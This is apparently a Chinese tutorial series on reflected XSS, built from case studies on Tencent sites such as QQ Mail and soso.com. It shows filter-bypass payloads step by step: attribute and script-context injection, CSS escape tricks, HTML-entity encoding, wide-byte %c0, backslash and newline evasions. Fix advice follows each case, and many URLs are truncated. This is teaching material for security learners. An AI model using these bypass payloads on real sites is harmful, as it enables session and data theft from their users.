那些年我们一起学XSS

wizardforcel

Published with GitBook

目錄

介紹 0
1. 什么都没过滤的入门情况 1
2. 输出在`<script></script>`之间的情况 2
3. 输出在 HTML 属性里的情况 3
4. 宽字节复仇记 [QQ 邮箱基本通用] 4
5. 反斜线复仇记 5
6. 换行符复仇记 6
7. 宽字节、反斜线与换行符一起复仇记 7
8. Dom Xss 入门 [显式输出] 8
9. Dom Xss 入门 [隐式输出] 9
10. Dom Xss 进阶 [邂逅 eval] 10
11. Dom Xss 进阶 [善变 iframe] 11
12. Dom Xss 进阶 [路径 con] 12
13. Dom Xss 实例 [Discuz X2.5] 13
14. Flash Xss 入门 [navigateToURL] 14
15. Flash Xss 进阶 [ExternalInterface.call 第一个参数] 15
16. Flash Xss 进阶 [ExternalInterface.call 第二个参数] 16
17. XSS 过滤器绕过 [通用绕过] 17
18. XSS 过滤器绕过 [猥琐绕过] 18
19. 存储型 XSS 入门 [什么都没过滤的情况] 19
20. 存储型 XSS 入门 [套现绕过富文本] 20
21. 存储型 XSS 进阶 [猜测规则，利用 Flash addCallback 构造 XSS] 21

那些年我们一起学XSS

1. 什么都没过滤的入门情况

> 来源：1. 什么都没过滤的入门情况

简要描述

只是些反射型 XSS，单单发出来没有什么意义。 只是些反射型 XSS，腾讯怎么修都修不完。 只是些反射型 XSS，我想让它变得更有价值。 只是些反射型 XSS，我拿他们做成了教程。

详细说明

1. XSS 的存在，一定是伴随着输入，与输出 2 个概念的。

2. 要想过滤掉 XSS，你可以在输入层面过滤，也可以在输出层面过滤。

3. 如果输入和输出都没过滤。 那么漏洞将是显而易见的。

4. 作为第一个最基础的例子，


我们拿出的是一个什么都没过滤（其实还是有些转义的，主要没过滤 `<` ， `>` ）的例子。

这种例子出现在 腾讯这种大网站的概率不是很高。 但是还是让我找到了一个。

5.

```
http://app.data.qq.com/?umod=commentsoutlet&act=count&siteid=3&lib:
```


6. 对于上面这个例子。我们可以看到什么是输入，什么是输出。



7. 经过测试，我们发现，score 这个【输入】参数，没有进行任何过滤，即，输入是什么，输出就是什么？ 通俗点就是“吃什么，拉什么”。。。 如下图：



网页中看到的效果如下：



8. 既然可以直接输入 < > HTML 标签，接下来的利用也就相对简单了。

```
http://app.data.qq.com/?umod=commentsoutlet&act=count&siteid=3&lib
```

效果如下：



修复方案

```
<HTML 标签></HTML 标签>
[输出]
<HTML 标签></HTML 标签>
```

或

```
<HTML 标签>[输出]</HTML 标签>
```

a. 通常，我们只需要在输出前，将 `<` ，`>` 过滤掉即可。

b. 这类 XSS 在小型网站中比较常见，在大型网站中少见。

c. 这类 XSS 通常都被浏览器的 XSS 过滤器秒杀了，所以一般来说，威力较小。

d. 对于普通用户来说，请使用 IE8 及以上版本（并开启 XSS 过滤器功能，默认开启），或 chrome 浏览器，将可以防御大部分此种类型 的 XSS 攻击

2. 输出在 `<script></script>` 之间的情况

> 2. 输出在 `<script></script>` 之间的情况

简要描述

接着上面一个教程，我们继续。这个例子属于第一例的特殊情况，当然也有特殊解法。也属于非常常见的一种情况。

详细说明

1. 我们找到这么一个点，也是输入和输出都未过滤的一个点。相比教程第一例，其特殊之处在于，是输出在了 `<script>[输出]</script>` 之间。

```
http://activity.soso.com/common/setParentsInfo.php?callback=aaaaaaa
```

如下图：callback 参数未做过滤。 在【查看源代码】下，我们可以看到。



缺陷网页源代码:

```
<script type='text/javascript'>document.domain='soso.com';_ret={"_r
```

2. 碰到这种情况，我们一般有以下解法。

2.1 首先判断，是否过滤了 `<` ， `>` ， `/` 等符号，



2.2 如果都没有过滤，恭喜你，一般可以直接 XSS 了。代码如下：

```
http://activity.soso.com/common/setParentsInfo.php?callback=aaaaaaa
```

原理入下图：

构造 callback 参数后的源代码

```
<script type='text/javascript'>document.domain='soso.com';_ret={"_r
```

2.3 如果过滤了 `<` , `>` ，那么就无法使用上面的办法了。我们接着看

3. script 代码里的构造。

友情提示：这里可能需要一点点 javascript 的知识才行哦～～ 我们可以如下构造：

```
http://activity.soso.com/common/setParentsInfo.php?callback=eval('a
```

可以看到，源代码是下面的样子。



也就是说，我们插入的内容，使得这一段 javascript 依然【语法正确】，能够【正确执行】，并且能够执行【我们所插入的 JS 代码】，

这样我们的目的就达到了。 构造后的源代码如下：

```
<script type='text/javascript'>document.domain='soso.com';_ret={"_r
```

4. 这种输出在 JS 代码里的情况十分常见，但是呢？不幸的是，像这样没过滤的情况，却不是很常见。例如： `var a="[输出]"; //` 通常程序员会把 " 过滤掉， 这样的话，一般来说，我们就很难构造。

但是，这并不是说，就一定是不能利用，后面我们会拿腾讯一些【比较有意思】的例子，来进一步说到 这个【输出在 js 里】的情况的～

修复方案

这类 XSS 的模型通常是：

```
<script>...[输出]...</script>
<style>...[输出]...</script>
```

解决方案：

1. 过滤 `</xxx>` 组合
2. 针对输出在不同的场景，进行合适的过滤。

3. 输出在 HTML 属性里的情况

> 来源：3. 输出在 HTML 属性里的情况

简要描述

和前面的不一样的时，有时候，输出会出现在 HTML 标签的属性之中。

例如： `<input value="输出">` 、 `<img onload="...[输出]...">` ，再比如 `<body style="...[输出]...">` .. 这个时候怎么办呢？

详细说明

1. 大网站一般不是吃素的。前面讲到的基本情况，一般都很少遇到了。
2. 这个时候我们可以把目光发展一下，找一找在【输出】出现在 HTML 属性里的情况。
3. 最为典型的一种情况，是下面这样的。

```
http://xxxx.com/search.php?word=乌云欢迎您
```

HTML 代码里则是下面这样情况的。

```
.. 关键词：<input type="text" value="乌云欢迎您" />
```

如果这里的 word 没过滤双引号。就会有以下的情况发生。

```
http://xxxx.com/search.php?word=乌云欢迎您" onclick="alert(1)
```

对应的源代码如下：

```
<input type="text" value="乌云欢迎您" onclick="alert(1)" />
```

解析：



那么当用户点击这个文本框时，就会触发 `alert(1)` 。

4. 当然理想是美好的，现实总是残酷的，我水平有限，并没有在腾讯找到这样的例子。

因为绝大部分这样的情况，腾讯都会做出相应的过滤。过滤方法也挺简单，将 `"` 过滤为 `"` 就行。过滤后的代码如下：


```
<input type="text" value="乌云欢迎您&quot; onclick=&quot;alert(1)" /
```

5. 一般来说，上面的情况，过滤了 `"` ，可以说是高枕无忧了，但是事实并非如此。某些情况下。我们依然可以继续 XSS。下面以腾讯 为例。

6. 首先看第一种场景。

```
http://follow.v.t.qq.com/index.php?c=follow&a=index&appkey=80100451
```

这里的 bg 参数过滤了【几乎】所有的东西。但是它输出在了 `<body style="[这里]">`



更重要的是，这里没有过滤 `\` ，反斜线， 而 css 里，允许使用转义字符, `\ + ascii` 16 进制形式。这样一来，我们就可以构造利用语句啦。

这里过滤了 expression, 我们也可以轻松的用 `expr\65ssion` 绕过。

```
http://follow.v.t.qq.com/index.php?c=follow&a=index&appkey=80100451
```

效果如下：



这种情况，遗憾之处在于，基于 css expression 的 XSS 已经进入暮年了，只有在 IE6，7 下方能触发，受众面小。这里只是作为一个案例来讲讲。

Tips: 至于这里的转义是如何写的：步骤如下：

例如 e 的 ascii 16 进制是 65, 我们就写为 `\65 expression -> expr\65ssion` 。

本例缺陷点代码：

```
<body style="overflow:auto;background-color:#我是一个兵，爱国爱人民;">
```

7. 再来看下一个在属性里的案例。这个例子也是比较常见的。比如：

```
<HTML 标签 onXXXX="...[输出在这里]..">
<a href="javascript:[输出在这里]">xxxx </a>
```

的例子。 正好，在腾讯的这个例子中，以上 2 个情况一起出现了。 我们以其中一种进行讲解。

```
http://stock.finance.qq.com/report/search.php?searchtype_yjbg=yjjg&
```

看输出，如下，aaaaaaaa 出现在了 2 个点。



常规来说，因为 `onxxxx="[输出]"` 和 `href="javascript:[输出]"` 与 `<script>[输出]</script>` 没有太大区别。因为[输出]所在的地方，都是 javascript 脚本。

但是 `<script>[输出]</script>` 如果被过滤，往往没有太好的办法。而上面这 2 种情况，则有一个很好的办法绕过过滤。

Tips:

在 HTML 属性中，会自动对实体字符进行转义。一个简单的比方。

```
<img src="1" onerror="alert(1)">
```

和

```
<img src="1" onerror="alert&#x28;1&#x29;">
```

是等效的


换言之，只要上面的情况，没有过滤 `&`，`#` 等符号，我们就可以写入任意字符。看看缺陷点的代码

```
<li><input type="text" id="pagenum" class="inputstyle0814" onkeydow
```

JS 部分我们可以做以下构造,由于'被过滤，我们可以将'写为 `'`

```
location.href='........&searchvalue_yjbg=aaaaaa'
location.href='........&searchvalue_yjbg=aaaaaa'+alert(1)+'' locat:
```

步骤如下：



接着我们把代码转换为 url 的编码。 `& -> %26`，`# -> %23` 最后利用代码如下：

```
http://stock.finance.qq.com/report/search.php?searchtype_yjbg=yjjg&
```

用户点击页面[GO]按钮触发。



缺陷页面的 `<a href="">` 触发点的代码如下：

```
<li><div class="yebg"><a href="javascript:location='http://stock.fi
```

修复方案

1. 对于输出在 HTML 属性中的情况，需要特殊情况特殊对待，该过滤 `\` 的时候，请过滤 `\` ，该过滤 `&` 的情况，则过滤掉 `&`

2. 碰到有某些修复的人用正则去判断， `&#xNNN..` ，而实际上 `&#x0NN;` `&#x00NN` ，（后面自己慢慢试。。） 都是可以的。 或者是 `&#10` 进制; 以及一些特殊的 HTML 实体，如 `"` 等，都要注意到，好麻烦， 最好的办法，还是 `&` 过滤为 `&` ：）

4. 宽字节复仇记 [QQ 邮箱基本通用]

> 来源：4. 宽字节复仇记 [QQ 邮箱基本通用]

简要描述

前面教程第 2 节，说到了输出在 `<script>..</script>` 之间的情况。也说到了后面会再继续一些有意思的例子。

实际上，我们碰到的往往不是那么好。很多情况下，程序员都是会过滤的。

那么我们怎么办呢？“因地制宜，因材施教。” 根据漏洞的实际情况，我们可以各种绕过。 不知道这里乱用成语没啊。 惶恐不安中。

这里先看看第一种方法，宽字节绕过。

详细说明


1. 有一个比较经典的 SQL 注入，是宽字节注入。玩渗透的可能对这个都比较清楚。

2. 有时候，宽字节确实可以带来奇效～～下面我们看腾讯的一个例子。

3. 例子如下：

```
http://open.mail.qq.com/cgi-bin/qm_help_mailme?sid=,2,zh_CN&t=%22;a
```

我们尝试注入 " 来闭合前面的双引号，但是很悲剧的是，双引号被过滤了。。 如下图：



看到这种情况，一般人估计会放弃了吧，至少说明程序员注意到了这里，并且过滤了。


然后我们可以看到编码是：

```
<meta http-equiv="Content-Type" content="text/html; charset=gb1803(
```

gbxxxx 系列的编码，那么我们尝试一下宽字节呢？

```
http://open.mail.qq.com/cgi-bin/qm_help_mailme?sid=,2,zh_CN&t=%c0%2
```

看看效果：



弹个窗：



至于这个漏洞的成因，和传统的宽字节漏洞并不一样。目测应该是由于过滤双引号的正则表达式写得有问题造成的。并不是因为 `%22` 变 成了 `%5c%22` ,而 `%c0` 吃掉了后面的 `%5c` 。 而后面这种情况，在腾讯的相关站点暂时没有发现实际案例。如果有，欢迎大家分享。

漏洞证明

不一一列举了。有这个参数的基本都有问题。

```
http://msgopt.mail.qq.com/cgi-bin/readtemplate?sid=ktqO7DjMQcJuAAB(
http://r.mail.qq.com/cgi-bin/reader_main?sid=ktqO7DjMQcJuAABQ&t=aaa
https://exmail.qq.com/cgi-bin/bizmail?sid=N7fzoGwkeI8ydyRo,7&action
https://exmail.qq.com/cgi-bin/loginpage?errtype=3&verify=true&clien
http://open.mail.qq.com/cgi-bin/qm_help_mailme?sid=,2,zh_CN&t=%c0"c
http://open.mail.qq.com/cgi-bin/communication?sid=,2,zh_CN&t=%c0"co
http://open.mail.qq.com/cgi-bin/feedback_loop?sid=,2,zh_CN&check=fa
http://exmail.qq.com/cgi-bin/viewdocument?sid=H6Mg9z5XNfqsfhdH,7&fi
http://reader.qq.com/cgi-bin/rss_main?sid=MTOtOYwpx56MMzN9&t=aaaa%c
```

修复方案

修复相关过滤机制。

5. 反斜线复仇记

> 来源：5. 反斜线复仇记

简要描述

还是在 `<script>` 之间的场景，某些情况下，我们仅仅需要的只是一个反斜线，就可以绕过过滤了。

详细说明

1. 有以下实例点。

```
http://mail.qq.com/cgi-bin/login?vt=passport&ss=aaa&from=bbb&delega
```

对应的输出，如下图所示：



经过测试，我们可以看到，双引号是用不了， 但是 反斜线还可以使用。



那么这里是否可以成功的 XSS 呢？我们把缺陷代码部分提取出来。

```
<script>getTop().location.href="/cgi-bin/loginpage?autologin=n&errt
```


2. 可以看到有缺陷的部分是

```
location.href="........."+"&ss=aaaa"+"&from=bbb"+"&param=";//后面省
```

我们可以控制的是 aaaa，又不能用 `"`，怎么办呢？因为我们可以使用 `\`，那么我们可以杀掉 aaaa 后面的 双引号。

```
location.href="........."+"&ss=aaaa\"+"&from=bbb"+"&param=";
```

可以看到代码的结果因为一个反斜线发生了变化，如下图：



为了保证 bbb 后面的语法正确性，我们把 bbb 改为一个数字，把 bbb 后面加上 `//` 来注释掉后面的部分。变成以下形式。

```
location.href="........."+"&ss=aaaa\"+"&from=1//"+"&param=";
```

3. 看起来不错哦，但是会出来一些问题，`"字符串"&from=1`，这样是错误的，因为&符号的优先级高，`("字符串"&from)=1` 是无法进行 这种赋值操作的。这样一来还是不行。别着急。我们可以稍微改动一下。变为以下形式。

```
location.href="........."+"&ss=aaaa\"+"&from==1//"+"&param=";
```

由于==的优先级比 `&` 高，所以语句相当于 `("字符串")&(from==1)`

4. 更顺眼了，但是还是会悲剧啊。由于 from 未定义，直接和 1 进行相等判断的话，会报错，错误是：“from”未定义。。。怎么办呢？

5. 别紧张，javascript 里有一个特性。 如下：

```
aaa();

function aaa(){

}
```

凡是以 `function xxx(){}` 形式定义的函数，都会被最优先解析。换句话说：

解析器在解析 JS 代码段时，会先将 `function xxx(){}` 拿到最前面解析，然后再依次解析其它的部分。 换句话说，上面的代码，实际 的解析顺序是：

```
function aaa(){

}

aaa();
```


利用这样一个特性，我们的代码可以改改。

```
location.href="........."+"&ss=aaaa\"+"&from==1;function from(){}//
```

这样一来，我们的 `function from(){}` 就会被提前解析，从而定义了 from, 后面 `from==1` 的时候，就不会报错啦～～

6. 故事往往是曲折的，到了这一步，我们会发现还是不行。

看一看源代码吧～～，哎，我们的空格被转义为了 ` `



7. 当然，这么一点小事情，难不到我们的，我们用注释符来做分隔符。 `/**/` 替换空格，有没有觉得和 sql 注入一样了，咔咔。

于是，我们的代码变为了：

```
location.href="........."+"&ss=aaaa\"+"&from==1;function/**/from()
```

8. 嗯，这次没有语法错误了，我们插入我们自己的 JS 代码。

```
location.href="........."+"&ss=aaaa\"+"&from==1;alert(1);function/
```

最终的利用代码如下：

恩，这次是我们的 反斜线为 双引号报仇啦！



只有在不登录 QQ 邮箱的情况下触发，比较鸡肋，实际意义不大，仅供研究。

修复方案

1. 随便修修就好。
2. 某些情况下， `\` 还是很危险的。

6. 换行符复仇记

> 来源：6. 换行符复仇记

简要描述

还是在 `<script>` 之间的场景，某些情况下，我们仅仅需要的只是一个换行符，就可以绕过过滤了。 它让双引号，尖括号知道了“它 们不是一个符号在战斗”。

1.实际场景是下面这个例子。

```
http://datalib.games.qq.com/cgi-bin/search?libid=178&FilterAttrAND=
```

对应的，我们可以看到我们的输入 aaaaaaaaa 会在页面的哪些输出点出现呢？



2. 不错，一共有 5 处，有在 HTML 标签之间的（教程 1），也有在 `<script>..</script>` 之间的。但是呢，该过滤的， `<` ， `>` 过滤掉了，该过滤的 `"` ，也过滤掉了。。



3. 也就是说传统的已经不行啦，我们继续看 5 处的其他地方。呀，竟然还有一大段注释里，也出现了我们的【输出】



4. 嗯，这样一来，是否会想到这样一个用法呢？

```
//我是注释，我爱洗澡，哦～哦～哦～ [我是输出]
```

如果可以使用换行符的话。

这样 `alert(1);` 就会被成功执行。

5. 恩，带着这样一个想法，我们不难构造出以下利用。

```
http://datalib.games.qq.com/cgi-bin/search?libid=178&FilterAttrAND=
```

看下输出。嘿，果然没过滤。



6. 这样，这一次我们的换行符立功了， 它不是一个符号在战斗！

修复方案

尽量不要在 JS 的注释里输出内容。还挺危险的。

7. 宽字节、反斜线与换行符一起复仇记

> 来源：7. 宽字节、反斜线与换行符一起复仇记

简要描述


这一次，3 个家伙一起上啦～

详细说明

1. 实例点如下：


```
http://cgi.data.tech.qq.com/index.php?mod=search&type=data&site=di
```

老规矩，继续看我们的输出。



2. 一共有 3 处输出，位于 HTML 属性里的那一处，我们放弃了，因为双引号被灭掉了。那么还剩下 2 处。 都是位于 `<script>..</script>` 里，而且挨在了一起。

3. 先看第 2 处，是不是似曾相似啊？ 对的，教程 6 里刚刚遇到过。那就是输出在【注释】的情况。我们用换行符试试？



4. 一条是好消息，换行可以用，一条是坏消息。。下面出现的一句坏了我们的好事。。肿么办。

5. 这个时候，我们需要先说点 javascript 的知识。 javascript，字符串允许下面多行的写法。

```
var a="我是一个字符串\ 我还是一个字符串";
alert(a);
```


6. 基于这点，我们可以把缺陷点构造成下面的样子。

```
//document.getElementById("order_select").value = "aaaa\ alert(1);/
var searchOrder = "aaaa\ alert(1);//";
```

那么代码构造的解析如下：



7.带着这个想法，请上我们的反斜线。。



8. 悲剧的是，反斜线被过滤成了 2 个 `\\` ，这下不好办了。

9. 还记得在教程 4 里，我们提到的宽字节用法么？说到了 `%c0` 可以吃掉 `%5c` 。我们看看页面的编码。

